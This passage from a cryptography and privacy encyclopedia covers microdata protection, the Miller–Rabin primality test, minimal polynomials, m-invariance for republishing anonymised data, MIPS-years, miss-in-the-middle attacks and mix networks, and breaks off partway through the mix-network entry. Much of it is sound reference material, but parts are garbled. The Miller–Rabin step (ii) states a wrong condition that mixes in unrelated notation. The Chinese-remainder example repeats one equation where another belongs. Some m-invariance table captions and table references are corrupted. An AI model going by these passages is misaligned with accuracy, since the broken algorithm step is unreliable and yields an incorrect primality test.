- *Synthetic data generation techniques*. The original set of tuples in a microdata table is replaced with a new set of tuples generated in such a way to preserve the key statistical properties of the original data. The generation process is usually based on a statistical model. Note that statistical properties that are not included in the model might not be reflected in the synthetic data. Since the released microdata table contains synthetic data, the risk of reidentification is reduced. Note that the released microdata table can be entirely synthetic (i.e., *fully* synthetic) or mixed with the original data (i.e., *partially* synthetic).

Another important feature of microdata protection techniques is that they can operate on *continuous* and/or *categorical* data. An attribute is said to be continuous if it is numerical and arithmetic operations are defined on it. For instance, attribute Age is a continuous attribute. An attribute is said to be categorical if it can assume a limited and specified set of values and arithmetic operations do not have sense on it. For instance, attributes Marital Status and Sex are categorical attributes. Note that the domain of both continuous and categorical attributes can be characterized by an order relationship.

Assessing microdata confidentiality and utility

Microdata protection techniques should balance two contrasting needs: the need for confidentiality protection, and the need for data release. Protection techniques can then be evaluated with respect to *disclosure risk* and *data utility*.

Disclosure risk is the risk that identity and/or attribute disclosure will be encountered if protected microdata are released. In general, two factors may

have an impact on identity disclosure.

- *Population uniqueness*. The probability of identifying a respondent who is the unique respondent with a specific combination of attribute values is high if those attributes are represented in the microdata table.
- *Reidentification*. The released microdata (or a subset of its tuples) can be *linked* to other published tables, where the identifiers of data respondents are visible.

The main methods for measuring the risk of identity disclosure therefore quantify the risk of having population *uniqueness* and the risk of reidentification through *data linkage* (i.e., the risk of finding a matching between a tuple in the microdata table and a tuple in a public non-anonymous dataset). The main method to measure attribute disclosure quantifies instead the risk of *interval disclosure*, that is, the risk of reducing to a small interval the set of values that the sensitive attribute has for a given respondent.

Data utility is measured as the amount of information that is preserved by the protection technique. The measure of data utility is strongly connected to the *purpose* for which the information will be used. Since the purpose may be different and not known a priori, it is not possible to establish a general data utility measure based on purpose. The methods used are therefore based on the concepts of *analytically valid* and *analytically interesting*. A protected microdata table is *analytically valid* if it approximately preserves the results of statistical analyzes (e.g., mean and co-variance) that can be produced with the original microdata. A protected microdata table is *analytically interesting* if it contains a sufficient number of attributes that can be validly analyzed.

In general, there are two strategies for computing data utility: *i)* directly comparing the tuples of the protected microdata with the tuples in the original microdata; *ii)* comparing the statistics computed on the protected microdata with the same statistics evaluated on the original microdata.

Disclosure risk and data utility combination. Microdata protection techniques have a different impact on disclosure risk and data utility. To be able to compare alternative microdata protection techniques, it is necessary to define a framework for assessing how good a protection technique is. Different proposals have been introduced in the literature (e.g., *k-anonymity*

(Samarati, 2001) and *ℓ-diversity* (Machanavajjhala et al., 2006)) that establish an upper bound to the disclosure risk of a released table. Among the tables obtained by applying microdata protection techniques, that satisfy the disclosure risk threshold, the one with the highest disclosure risk guarantees higher data utility. In fact, such a table has been obtained by removing from the original microdata table only the information necessary to satisfy the confidentiality requirement.

Disclosure risk and data utility measures should be used before releasing the data to verify whether the protection is adequate to the respondents' requests of privacy and to the data recipients' needs of information.

Application

Microdata protection techniques can be applied whenever the publication of information directly referred to respondents is required. This may happen, for example, when a private organization makes various data regarding its business (e.g., products, sales) available and, at the same time, needs to protect sensitive information (e.g., customers' identities). As another example, this may also happen when government agencies release historical data for statistical analysis and, at the same time, need to apply a sanitization process to "blank out" information considered sensitive, either directly or because of the sensitive information it would allow a recipient to infer.

Open problems

The problem of preserving the privacy of the respondents in microdata publication has been widely studied. However, there are still different open issues that need to be further investigated such as multiple data releases, external knowledge of recipients, and definition of simple privacy and utility measures.

Cross-References

k-Anonymity

l-Diversity
Macrodata Protection
Microdata Masking Techniques

References

Ciriani V, De Capitani di Vimercati S, Foresti S, Samarati P (2007) Microdata protection. In: Yu T, Jajodia S (eds) Secure Data Management in Decentralized Systems, Springer-Verlag

Federal Committee on Statistical Methodology (1994) Statistical policy working paper 22. USA, report on Statistical Disclosure Limitation Methodology

Machanavajjhala A, Gehrke J, Kifer D, Venkitasubramaniam M (2006) ℓ-diversity: Privacy beyond *k*-anonymity. In: Proc. of the 22nd International Conference on Data Engineering (ICDE 2006), Atlanta, GA, USA

Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Transactions on Knowledge and Data Engineering 13(6):1010–1027
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300596

Microdata Statistical Disclosure Control

Microdata Masking Techniques

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300597

Milieu

Social Context in Security and Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_461

Miller–Rabin Probabilistic Primality Test

Moses Liskov[36] ✉
(36) Department of Computer Science, The College of William and Mary, Williamsburg, VA, USA

✉ **Moses Liskov**
Email: mliskov@cs.wm.edu

Synonyms

Miller-Rabin test

Definition

The Miller–Rabin probabilistic primality test is a probabilistic algorithm for testing whether a number is a prime number using modular exponentiation, Fermat's little theorem, and the fact that the only square roots of 1 modulo a prime are ±1.

Background

The Miller–Rabin test was described initially by Miller (1976). Rabin provided further analysis (1980), hence the name.

Theory and Applications

One property of primes is that any number whose square is congruent to 1 modulo a prime p must itself be congruent to 1 or −1. This is not true of composite numbers. If a number n is the product of k distinct odd prime

powers, then there will be 2^k distinct "square roots" of 1 modulo n. For example, there are four square roots of 1 modulo 77. The roots must be either 1 or −1 modulo 7, and either 1 or −1 modulo 11, since 7 and 11 divide 77. In order to solve these square roots, one must solve sets of equations like these:

$$a \equiv 1 \mod 7, a \equiv 1 \mod 11$$
$$b \equiv -1 \mod 7, b \equiv 1 \mod 11$$
$$b \equiv -1 \mod 7, b \equiv 1 \mod 11$$
$$d \equiv -1 \mod 7, d \equiv -1 \mod 11$$

The solutions in this case are $a \equiv 1 \mod 77$, $b \equiv 34 \mod 77$, $c \equiv 43 \mod 77$, and $d \equiv -1 \equiv 76 \mod 77$. (This is a simple application of the Chinese remainder theorem.)

The Miller–Rabin test uses this fact about composite numbers to test if a number is composite. A single round of Miller–Rabin tests where a given base a is a "witness" to the compositeness of n, by computing $a^{n-1} \mod n$. This is the same computation as in the Fermat primality test, but that the test fails to detect compositeness of n if n is a Carmichael number. The Miller–Rabin test performs this computation as a series of squarings and checks after each squaring whether a square root of 1 other than 1 or −1 mod n is found. If so, the number n is composite; these additional checks also catch Carmichael numbers.

The procedure is the following, where s, the number of rounds, is a parameter:

1. On input n, output PRIME if $n = 2$ and COMPOSITE if $n > 2$ but n is even. Otherwise, find k such that $n - 1 = q2^k$ where q is odd.

2. For $j = 1$ to s, do:

   (a) Generate a random base a between 2 and $n - 2$ with $\gcd(a, n) = 1$.

   (b) Compute $b = a^q \mod n$.

   (c) For $i = 1$ to k:

(i) Compute $b' = b^2 \mod n$.

(ii) If $b' \equiv 1 \mod n$ and $z_x = \alpha^x \bmod p$, output COMPOSITE.

(iii) Set $b = b'$.

(d) If $b \neq 1 \mod n$, output COMPOSITE.

3. Output PROBABLY PRIME.

Note that when this algorithm outputs PRIME or COMPOSITE, the answer is always correct. When this algorithm outputs PROBABLY PRIME, there is a chance of failure.

For any odd composite n, at least $\frac{3(n-1)}{4}$ of the bases of a are Miller–Rabin witnesses that n is composite (a good presentation of a proof for the simpler bound $\frac{n-1}{2}$ is in Cormen et al. (2001)). Each round of the Miller–Rabin test thus gives at least a 3/4 probability of finding a witness, if n is composite. These probabilities are independent, so if we run the Miller–Rabin test with s rounds, then the probability that n is composite and we never find a compositeness witness is at most 2^{-2s}.

The running time of the Miller–Rabin primality test, for failure threshold ϵ, on an input n, is $\Theta((-\log \epsilon) \log n)$ modular multiplications.

Cross-References

Fermat Primality Test
Fermat's Little Theorem
Modular Arithmetic
Primality Test
Prime Number

Recommended Reading

Cormen TH, Leiserson CE, Rivest RL, Stein C (2001) Introduction to algorithms. MIT Press, Cambridge
[zbMATH]

Miller GL (1976) Riemann's hypothesis and tests for primality. J Comput Syst Sci 13:300–317
[MathSciNet][zbMATH]

Rabin MO (1980) Probabilistic algorithm for testing primality. J Number Theory 12:128–138
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300598

Miller-Rabin Test

Miller—Rabin Probabilistic Primality Test

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300599

MILS

Multiple Independent Levels of Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_360

Minimal Polynomial

Anne Canteaut[37] ✉
(37) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

The *minimal polynomial* of a linear recurring sequence $\mathbf{s} = (s_t)_{t \geq 0}$ of elements of $\mathbf{F}_q$ is the polynomial P in $\mathbf{F}_q[X]$ of lowest degree such that $(s_t)_{t \geq 0}$ is generated by the linear feedback shift register (LFSR) with characteristic polynomial P. In other terms, $P = \sum_{i=0}^{L-1} p_i X^i + X^L$ is the characteristic polynomial of the linear recurrence relation of least degree satisfied by the sequence:

$$s_{t+L} + \sum_{i=0}^{L-1} p_i s_{t+i} = 0, \ t \geq 0.$$

The minimal polynomial of a linear recurring sequence **s** is monic and unique; it divides the characteristic polynomial of any LFSR which generates **s**. The degree of the minimal polynomial of **s** is called its linear complexity. The period of the minimal polynomial of **s** is equal to the least period of **s**. (linear feedback shift register for further details).

The minimal polynomial of a linear recurring sequence with linear complexity Λ can be recovered from any 2Λ consecutive terms of the sequence by the Berlekamp–Massey algorithm.

Cross-References

- Berlekamp–Massey Algorithm
- Linear Complexity
- Linear Feedback Shift Register
- Stream Ciphers

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300600

Minimal Privilege

Least Privilege

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_901

m-Invariance

Xiaokui Xiao[38] ✉
(38) School of Computer Engineering, Nanyang Technological University, Singapore, Singapore

✉ **Xiaokui Xiao**
Email: xkxiao@ntu.edu.sg

Definition

m-invariance is a technique for protecting privacy when publishing the snapshots of dynamic datasets that contain sensitive personal information.

Theory

Organizations like census bureaus and hospitals maintain large datasets (referred to as *microdata*) that contain personal information (e.g., census data and medical records). Such data collections are of significant research value, and there is much benefit in making them publicly available. Nevertheless, as the data is sensitive in nature, proper measures must be taken to ensure that its publication does not endanger the privacy of the individuals that contributed the data. A canonical solution to this problem is to modify the data before releasing it to the public, such that the modification prevents inference of private information while retaining statistical characteristics of the data.

For example, suppose that a hospital wants to release the microdata in Table 1 while preventing an adversary to infer the disease of any individual. A naive solution is to remove the attribute *Name* and publish the rest of the data, which, however, may lead to privacy breach if the adversary knows

the *Age* and *Zip Code* values of each individual in advance (Samarati 2001). For instance, consider that the adversary knows Bob's age 21, Zip code 12000, and the fact that Bob has been hospitalized before (and thus has a tuple in the microdata). Then, the adversary can find out that the first tuple in Table 1 is associated with Bob, namely, Bob must have contracted *dyspepsia*. Here, the attributes *Age* and *Zip Code* are referred to as the *quasi-identifier* attributes, as they can be combined to pinpoint individuals. On the other hand, the attribute *Disease* is referred as the *sensitive* attribute, as it captures the private information the hospital aims to protect.

m-Invariance, Table 1 Microdata T_1

Name	Age	Zip code	Disease
Bob	21	12000	Dyspepsia
Alice	22	14000	Bronchitis
Andy	24	18000	Flu
David	23	25000	Gastritis
Gary	41	20000	Flu
Helen	36	27000	Gastritis
Jane	37	33000	Dyspepsia
Ken	40	35000	Flu
Linda	43	26000	Gastritis
Paul	52	33000	Dyspepsia
Steve	56	34000	Gastritis

Generalization (Samarati 2001) is a popular method for preserving privacy in the scenario like the above. Given a microdata table, generalization first divides the tuples into several *QI-groups*, such that each group contains a sufficiently diverse set of sensitive values (Machanavajjhala et al. 2007); after that, the QI values in each QI-group is transformed into a uniform format. For example, Table 2 illustrates a generalized version of Table 1. The transformation is based on five QI-groups, each of which is assigned a group ID as indicated in the first column of Table 2. Suppose that the hospital publishes Table 2. The previous adversary can no longer uniquely decide Bob's disease, since both of the first two tuples in Table 2 can be matched to Bob, i.e., Bob's disease may be *dyspepsia* or *bronchitis*.

m-Invariance, Table 2 Generalization $\mathbb{Z}_n^*$

Group ID	Age	Zip code	Disease
1	[21, 22]	[12k, 14k]	Dyspepsia
1	[21, 22]	[12k, 14k]	Bronchitis
2	[23, 24]	[18k, 25k]	Flu
2	[23, 24]	[18k, 25k]	Gastritis
3	[36, 41]	[20k, 27k]	Flu
3	[36, 41]	[20k, 27k]	Gastritis
4	[37, 43]	[26k, 35k]	Dyspepsia
4	[37, 43]	[26k, 35k]	Flu
4	[37, 43]	[26k, 35k]	Gastritis
5	[52, 56]	[33k, 34k]	Dyspepsia
5	[52, 56]	[33k, 34k]	Gastritis

One drawback of generalization is that it cannot support republication of the microdata after the data is updated with tuple insertions or deletions. For instance, suppose that a hospital releases patients' records quarterly, but each publication includes only the results of diagnoses in the 6 months preceding the publication time. Table 1 shows the microdata for the first release, at which time the hospital publishes the generalization in Table 2. The microdata at the second release is presented in Table 3. The tuples of Alice, Andy, Helen, Ken, and Paul have been deleted (as they correspond to diagnoses made over 6 months ago), while 5 new tuples (with names italicized) have been inserted. Accordingly, the hospital publishes the generalization in Table 4.

m-Invariance, Table 3 Microdata T_2

Name	Age	Zip code	Disease
Bob	21	12000	Dyspepsia
David	23	25000	Gastritis
Emily	25	21000	Flu
Jane	37	33000	Dyspepsia
Linda	43	26000	Gastritis
Gary	41	20000	Flu
Mary	46	30000	Gastritis

Name	Age	Zip code	Disease
Ray	54	31000	Dyspepsia
Steve	56	34000	Gastritis
Tom	60	44000	Gastritis
Vince	65	36000	Flu

m-Invariance, Table 4 Generalization $\mathbb{Z}_n^*$

Group ID	Age	Zip code	Disease
1	[21, 23]	[12k, 25k]	Dyspepsia
1	[21, 23]	[12k, 25k]	Gastritis
2	[25, 43]	[21k, 33k]	Flu
2	[25, 43]	[21k, 33k]	Dyspepsia
2	[25, 43]	[21k, 33k]	Gastritis
3	[41, 46]	[20k, 30k]	Flu
3	[41, 46]	[20k, 30k]	Gastritis
4	[54, 56]	[31k, 44k]	Dyspepsia
4	[54, 56]	[31k, 44k]	Gastritis
5	[60, 65]	[36k, 44k]	Gastritis
5	[60, 65]	[36k, 44k]	Flu

Even though both Tables 2 and 4 have been generalized, an adversary can still precisely determine the disease of a patient by exploiting the correlation between the two snapshots. Assume, again, an adversary has Bob's age and Zip code, and knows that Bob has a record in both Tables 1 and 3 (i.e., Bob was admitted for treatment within 6 months before both publication times). Based on Table 2, the adversary is certain that Bob must have contracted either *dyspepsia* or *bronchitis*. From Table 4, the adversary finds out that Bob's disease must be either *dyspepsia* or *gastritis*. By combining the above knowledge, the adversary can easily infer Bob's real disease *dyspepsia*.

In fact, it is simply impossible to publish a generalization of Table 3 without incurring privacy breach due to a phenomenon referred to as *critical absence*. To illustrate this, consider the hospital publication scenario depicted in Tables 1, 2, 3, and 4. Given Table 1, an adversary (having Bob's QI-particulars) is sure that Bob contracted *dyspepsia* or *bronchitis*. The value *bronchitis*, however, is absent in the microdata (Table 4) at the second

release. As a result, no matter how Table 3 is generalized, publishing the generalized version always enables the adversary to eliminate the possibility that Bob contracted *bronchitis*. Therefore, Bob's privacy will necessarily be breached after the second release.

m-invariance is a technique that incorporates *counterfeits* with generalization to handle republication of dynamic microdata. To illustrate the idea, let us consider the moment when the hospital has published Table 2 (with respect to the microdata Table 1) and tries to release an anonymized version of Table 3. Now, imagine that the hospital publishes Table 5, and an auxiliary Table 6. Table 5 involves a generalized tuple for every row in Table 3, together with two counterfeit tuples c_1 and c_2 The thirteen tuples are partitioned into six QI-groups. Table 6 indicates that a counterfeit is placed in QI-groups 1 and 3, respectively. The purpose of releasing such statistics is to enhance the effectiveness of data analysis. Even with these statistics, an adversary's chance of figuring out individual privacy is still limited, as explained shortly.

m-Invariance, Table 5 Counterfeited generalization $\mathbb{Z}_n^*$

Name	Group ID	Age	Zip code	Disease
Bob	1	[21, 22]	[12k, 14k]	Dyspepsia
c_1	1	[21, 22]	[12k, 14k]	Bronchitis
David	2	[23, 25]	[21k, 25k]	Gastritis
Emily	2	[23, 25]	[21k, 25k]	Flu
Jane	3	[37, 43]	[26k, 33k]	Dyspepsia
c_2	3	[37, 43]	[26k, 33k]	Flu
Linda	3	[37, 43]	[26k, 33k]	Gastritis
Gary	4	[41, 46]	[20k, 30k]	Flu
Mary	4	[41, 46]	[20k, 30k]	Gastritis
Ray	5	[54, 56]	[31k, 34k]	Dyspepsia
Steve	5	[54, 56]	[31k, 34k]	Gastritis
Tom	6	[60, 65]	[36k, 44k]	Gastritis
Vince	6	[60, 65]	[36k, 44k]	Flu

m-Invariance, Table 6 The auxiliary relation

Group ID	Count
1	1
3	1

From an adversary's perspective, a counterfeit tuple is indistinguishable from the other rows in the QI-group (that contains the counterfeit). Let us consider once more the adversary who has the precise QI values of Bob and attempts to infer the disease of Bob from Tables 2, 5, and 6. The adversary knows that the tuple of Bob must have been generalized to the first QI-groups of Tables 2 and 5, respectively. These groups encompass the same set of sensitive values {*dyspepsia, bronchitis*}. Therefore, the adversary cannot eliminate any disease (from the previous set) that Bob cannot have contracted. Even if the adversary learns (from Table 6) that a counterfeit exists in QI-group 1 of Table 5, he still cannot narrow down the possible diseases of Bob. In fact, to the adversary, there is a 50% chance that the first tuple of Table 3.1a would be the counterfeit. The generalization in Table 5 is referred as a *counterfeited generalization*.

The two releases (Tables 2 and 5) have an important property If a tuple appears in the microdata at both publication timestamps, it is generalized to two QI-groups (one per timestamp) containing the same sensitive values. For instance, the tuple < Jane, 37, 33 k, dyspepsia > belongs to both Tables 2 and 5. It is generalized to QI-groups 4 and 3 in Tables 2.1b and 3.1a, respectively. The two groups include an equivalent set of diseases: {*dyspepsia, flu, gastritis*} (as is achieved via a counterfeit c_2). As a result, even if an adversary finds out both QI-groups, he can only conjecture that Jane's disease may be an element in that equivalent set.

In general, *m*-invariance requires that the counterfeited generalizations of a dynamic dataset should satisfy the following three conditions. First, each QI-group in any anonymized snapshot T^* (*i*) (notation for the *i*-th release) must have at least *m* tuples, where *m* is a userspecified parameter. Second, no QI-group should contain two tuples with the same sensitive value. Finally, if a tuple *t* (from the microdata) is involved in several anonymized snapshots, the QI-groups in all those snapshots containing *t* must have exactly the same set of sensitive values signature.

The privacy guarantee of *m*-invariance can be formalized as follows. Assume that the adversary (1) knows the QI values of every individual, as well as the timestamp at which the individual's record is inserted into or

deleted from the microdata, but (2) has no knowledge of the sensitive value of any individual. Let *o* be an arbitrary individual in the microdata and *v* be an arbitrary sensitive value. Then, when the adversary observes the generalized snapshots of the microdata produced with *m*-invariance, his/her posterior belief in the event that "*o* has a sensitive value *v*" is at most 1/*m* (Xiao and Tao 2007).

Cross-References

k-Anonymity
ℓ-Diversity
Microdata Protection

Recommended Reading

Machanavajjhala A, Kifer D, Gehrke J, Venkitasubramaniam M (2007) ℓ-diversity: privacy beyond k-anonymity. TKDD 1(1)

Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027
[zbMATH]

Xiao X, Tao Y (2007) M-invariance: towards privacy preserving re-publication of dynamic datasets. In: SIGMOD conference. Beijing, China, pp 689–700
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_419

MIPS-Year

Burt Kaliski[39] ✉
(39) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *MIPS-year* is the amount of work performed in 1 year by a computer operating at the rate of one million operations per second, or approximately 2^{45} operations.

Background

The term “MIPS” is fairly old in the computer industry; Digital Equipment Corporation’s VAX-11/780 is often considered the benchmark of a 1-MIPS machine. An early use of the term “MIPS-year” in cryptography may be found in a 1991 letter from Rivest to NIST regarding the security of the then-proposed Digital Signature Standard, a revised version of which is published as part of Rivest et al. (1992).

Theory

A *MIPS-year* is perhaps the “standard” measure of computational effort in cryptography: it refers to the amount of work performed, in 1 year, by a computer operating at the rate of one million operations per second (1 MIPS). The actual type of operation is undefined but assumed to be a

"typical" computer operation. A MIPS-year is thus approximately 2^{45} operations.

The MIPS-year is a convenient measurement, but not a perfect one. In practice, there is no "typical" computer operation, and the actual difficulty of an effort must also consider other factors such as the cost of hardware and the amount of memory required. (See Silverman (1999) for discussion of some of these issues.) Research into the difficulty of factoring 1024-bit RSA moduli has taken a more precise approach by giving a specific hardware design and estimating both the cost of the hardware involved and the number of operations (Factoring Circuits, TWIRL). The MIPS-year nevertheless remains a helpful guideline.

Applications

The difficulty of solutions to the cryptographic problems (as illustrated, for instance, RSA Factoring Challenge as well as challenges involving the Data Encryption Standard) is usually given in MIPS-years, as a rough measure of effort independent of the actual computers involved. For instance, the RSA-512 benchmark took about 8000 MIPS-years, or approximately 2^{58} operations, distributed across a large number of computers. (This is somewhat less than the number of operations to search for a 56-bit DES key, as multiple operations are required to test each DES key.)

Cross-References

Moore's Law
RSA Factoring Challenge

Recommended Reading

Rivest RL, Hellman ME, Anderson JC, Lyons JW (1992) Responses to NIST's proposal. Commun ACM 35(7):41–54

Silverman R (1999) Exposing the mythical MIPS-year. IEEE Comput 32(8):22–26 [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_598

Miss-in-the-Middle Attack

Alex Biryukov[40] ✉
(40) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Following the idea behind the meet-in-the-middle approach, the miss-in-the-middle attack is one of the techniques to construct *distinguishers* for the impossible differential attack. The idea is that one finds two events that propagate half way through the cipher top and bottom with certainty, but which do not match in the middle. This results in an event which is impossible for the full cipher, i.e., has zero probability. A typical tool for constructing such events would be *truncated differentials*. Note that it is sufficient that events contradict each other in a single bit in the middle.

Background

This technique was first introduced in the papers by Biham et al. (1999a, b) to cryptanalyze round-reduced versions of Skipjack, IDEA, and Khufu.

Cross-References

Block Ciphers

Recommended Reading

Biham E, Biryukov A, Shamir A (1999a) Cryptanalysis of Skipjack reduced to 31 rounds using impossible differentials. In: Stern J (ed) Advances in cryptology – eurocrypt’99. Lecture notes in computer science, vol 1593. Springer, Berlin, pp 12–23
[zbMATH]

Biham E, Biryukov A, Shamir A (1999b) Miss in the middle attacks on IDEA and Khufu. In: Knudsen LR (ed) Fast software encryption, FSE’99. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 124–138
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300601

MITRE ATT&CK: MITRE Adversarial Tactics, Techniques, and Common Knowledge

Detection and Threat-Hunting Approaches for Advanced Persistent Threats

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1754

Mix Networks

Claudia Diaz[41] ✉
(41) KU Leuven, Leuven, Belgium

✉ **Claudia Diaz**
Email: cdiaz@esat.kuleuven.be
Email: claudia.diaz@esat.kuleuven.be

Synonyms

Mixnets; Mix-nets

Definition

Overlay network of servers called “mixes” for anonymously routing messages that traverse multiple mixes before being sent to their final recipient. Each mix receives messages that it (1) transforms cryptographically and (2) reorders before forwarding to their next destination. In this way, mixes provide unlinkability between inputs and outputs in terms of both message appearance and timing.

Background

Mix networks were first proposed by Chaum (1981) as a technique for enabling anonymous email. The idea was first implemented in the 1990s in the cypherpunk remailers, of which Mixmaster was the most prominent example. Research in mix networks slowly advanced in the 2000s with an academic focus, as such systems were deemed impractical for actual deployment. In 2015–2019, the EU funded the project “Privacy and

Accountability in Networks via Optimized Randomized Mix-nets (Panoramix)" which advanced mix network architectures for messaging applications (Piotrowska et al. 2017). The interest in developing and deploying mix networks gained further strength in 2019 with the USA DARPA funded project "Resilient Anonymous Communication for Everyone (RACE)," as well as two commercial ventures (Nym and Elixxir) that have implemented and deployed mix network prototypes.

Theory and Application

Mix networks relay messages anonymously from a sender to a recipient. In confidential messaging systems, a message's content is encrypted end-to-end such that only the intended recipient can read it. In anonymous messaging systems, in addition to content confidentiality message metadata is protected such that nobody can determine who is messaging whom – including adversaries who can observe and analyze the metadata of *all* communications in the underlying network.

To achieve anonymity properties that withstand global network adversaries, mixes perform two necessary operations:

1. Mixes cryptographically transform equal-sized messages to achieve "bitwise unlinkability," meaning that input and output messages cannot be correlated based on their size or content; in other words, inputs and outputs are unlinkable based on their binary representations.

2. Mixes randomly reorder and alter the flow of messages so that inputs cannot be correlated to outputs based on their order or time of arrival to (and exit from) the mix.

Cryptographic Unlinkability of Messages

Each mix has a public-private key pair and the public keys of mixes are available to senders. In order to achieve per-mix message unlinkability, a sender encrypts the message multiple times, once for each intermediary mix and in reverse order of routing: the message is first encrypted with the final recipient's key (for end-to-end content confidentiality), then the key of the last mix in the route, then its predecessor, and so on until the outermost

layer, encrypted with the key of the first mix in the route, which gets the message directly from the sender.

When a mix receives a message, it uses its private key to strip the message's outer layer of encryption, retrieving a new encrypted message encapsulated inside as well as information needed for its processing (e.g., integrity checks, when, and where to forward the message). The mix finally relays the transformed message to its next hop in the route.

Mix networks route each message independently and thus all the necessary routing information must be in the message headers. Sphinx (Danezis and Goldberg 2009) is the state-of-the-art cryptographic packet format for mix networks. A Sphinx message consists of a set of headers, with routing information for each intermediary mix, and a payload to be delivered to the final recipient.

To create a Sphinx message, the sender first randomly chooses a group element that is the x-coordinate of a point on an elliptic curve, and includes it in the Sphinx message header. The sender uses that element in combination with the public keys of the mixes that will be part of the message's route, to derive symmetric keys shared with each of the intermediary mixes. The sender then wraps the message in multiple layers of encryption using the shared keys, adding message authentication codes (for integrity verification) and routing information for each mix in the path.

Each mix blinds the group element in the received Sphinx message header as part of the message transformation, so that the output message is cryptographically unlinkable to the input. The transformed (blinded) group element is used by the next mix in the route to derive the correct shared key and perform its own processing. Sphinx has built-in protections against tagging attacks and replay attacks, enabling mixes to detect and discard messages that are replayed or have been tampered with. Sphinx enables anonymous replies via Single-Use-Reply-Blocks (SURBs). A SURB is a pre-processed, encrypted Sphinx header that can route a message via the mix network to an anonymous recipient (who created the SURB). Reply messages whose headers are SURBs are indistinguishable from forward Sphinx messages.

Strategies for Reordering Messages

Whereas bitwise unlinkability as provided by Sphinx is necessary to make inputs unlinkable to outputs, it is however not sufficient: if messages are

forwarded in a first-in-first-out order (or any order that is predictable), then inputs and outputs can be linked based on order and timing alone, regardless of any sophisticated cryptographic transformations they may have undergone.

There are two main “mixing” approaches for reordering messages: message batching and per-message random delays.

The early mix designs (Chaum 1981) proposed batching as a strategy for reordering messages. The basic idea is very simple: a mix collects messages until it has received a threshold number T of messages. At that point, the mix cryptographically transforms the set of T messages, shuffles them and outputs a random permutation.

More sophisticated batching designs such as Mixmaster use a *pool*, which is an internal memory in the mix where messages are stored. When “pool mixes” flush out messages, they do not send out all the messages they contain. Instead, they select a random subset of messages to be forwarded from their internal pool, while the rest of the messages are kept until the next flushing event. These events are typically triggered by reaching a threshold number of messages or by the expiration of a timeout. When the next flushing event happens, a new randomly chosen subset of the messages remaining from the previous round, plus any new messages that have arrived to the mix in the meantime, are selected to be flushed out.

Pool mixes have a great advantage over simple batch mixes in terms of the anonymity they provide to messages, even for the same mean end-to-end latency. The reason is that pure batching mixes offer a finite anonymity set to messages that is proportional to the size of the batch: each of T inputs corresponds to one of T outputs. In contrast, pool mixes produce anonymity sets that are infinite in a possibilistic sense: once a target input message has gone into a pool mix, any message that comes out of the mix in the future may be the target with non-zero probability. Even though the probability of a message still being in a mix falls asymptotically over time toward zero and thus the anonymity set is bounded in practice, the effective anonymity set is still much larger for pool mixes than for batch mixes that are comparable in terms of latency and throughput.

Note that it is not possible for the sender to predict end-to-end latency in pool mixes as the random selection of messages to be sent in each round is locally determined by each mix. Furthermore, if mix flushing events are threshold-based without any timeouts, routing can become very slow when

the traffic volume decreases: the longer it takes for the mix to collect enough messages to reach its threshold, the longer it takes to forward messages on toward their destinations.

As alternative to batching, Kesdogan et al. (1998) proposed a continuous-time mixing approach, where each message is delayed by a random amount of time, drawn as a sample from an exponential distribution. Due to the memoryless properties of exponential distributions, all messages inside a mix have the same probability of being the next one to be forwarded, irrespective of their time of arrival to the mix. These mixes thus provide anonymity similar to that of pool mixes. The Loopix anonymity system (Piotrowska et al. 2017) uses a variant of these mixes in combination with the Sphinx packet format.

If the per-mix delays are sampled by the message sender, it is possible to predict the end-to-end latency of a message. In combination with Sphinx SURBs that carry back acknowledgments this can enable reliable transport properties, as implemented in the Nym network: the sender can predict when the acknowledgment should be received and retransmit messages if necessary, after a timeout.

Anonymous Routing

Mix networks rely on source-routing: the sender of the message selects the full route, i.e., the sequence of mixes to be traversed by the message before reaching its final destination. This selection is made according to the network's topology and routing algorithm.

